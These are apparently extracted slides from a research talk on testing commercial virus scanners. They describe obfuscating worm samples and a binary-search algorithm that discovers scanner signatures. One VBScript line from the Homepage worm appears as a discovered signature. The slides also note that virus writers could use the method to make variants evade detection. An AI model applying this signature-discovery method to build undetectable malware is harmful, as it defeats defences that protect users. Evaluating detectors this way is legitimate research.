


False Negative Rate by Obfuscation



Detection fails for both encapsulation and reordering.

by Obfuscation



Roadmap

- Introduction
- Goals
- Testing resilience to obfuscation
- Signature discovery
- Future work
- Conclusions

2. Adaptive Testing

Signature discovery algorithm finds the K malware statements that, when obfuscated, create an undetectable malware variant.




2. Adaptive Testing

Signature discovery algorithm finds the K malware statements that, when obfuscated, create an undetectable malware variant.




We need an opaque obfuscation transformation.

Signature Discovery



Signature Discovery



Original worm



Original worm



1st obfuscated instance



Original worm



1st obfuscated instance



Not detected

Original worm



1st obfuscated instance



Not detected

2nd obfuscated instance



Original worm



1st obfuscated instance



Not detected

2nd obfuscated instance



Not detected

Original worm




1st obfuscated instance



Not detected

2nd obfuscated instance




Not detected


3rd obfuscated instance



Original worm



1st obfuscated instance



Not detected

2nd obfuscated instance




Not detected

3rd obfuscated instance



Detected

Original worm



1st obfuscated instance



Not detected

2nd obfuscated instance



Not detected

3rd obfuscated instance



Detected

4th obfuscated instance



Original worm




1st obfuscated instance



Not detected

2nd obfuscated instance



Not detected

3rd obfuscated instance



Detected

4th obfuscated instance



Not detected

Original worm



1st obfuscated instance



Not detected

2nd obfuscated instance



Not detected

3rd obfuscated instance




Detected

4th obfuscated instance




Not detected

Done.




One signature element found in O(log N).

 By biasing the search towards the left, we can find the leftmost signature element.




 By biasing the search towards the left, we can find the leftmost signature element.



Search range for second signature element.

 By biasing the search towards the left, we can find the leftmost signature element.



Search range for second signature element.

Worst running time: O(K log N)

Discovered Signatures

- Worm sample: Homepage
- **Norton AntiVirus**

Attachment.Add Folder & "\homepage.HTML.vbs"

Sophos Antivirus

The whole body of the malware.

■ McAfee Virus Scan

Discovered Signatures


- Worm sample: Homepage
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
The whole body of the malware.

■ McAfee Virus Scan



What If...

- A virus writer uses signature information to thwart virus scanners.
 - Each virus variant can now evade detection.
 - Viruses can repeatedly try to enter a system,
 learning the signature in the process.



Roadmap

- Introduction
- Goals
- Testing resilience to obfuscation
- Signature discovery
- Future work
- Conclusions

Future Work

- Binary viruses.
 - Same obfuscation techniques apply.
 - Binary rewriting library work in progress.

- Refine the signature discovery algorithm.
 - Search below instruction level.
 - Detect more powerful signature classes.

Conclusions

 Obfuscation-based testing techniques are useful in comparing virus scanners.

 Commercial virus scanners have poor resilience to common obfuscation transformations.

Testing Malware Detectors

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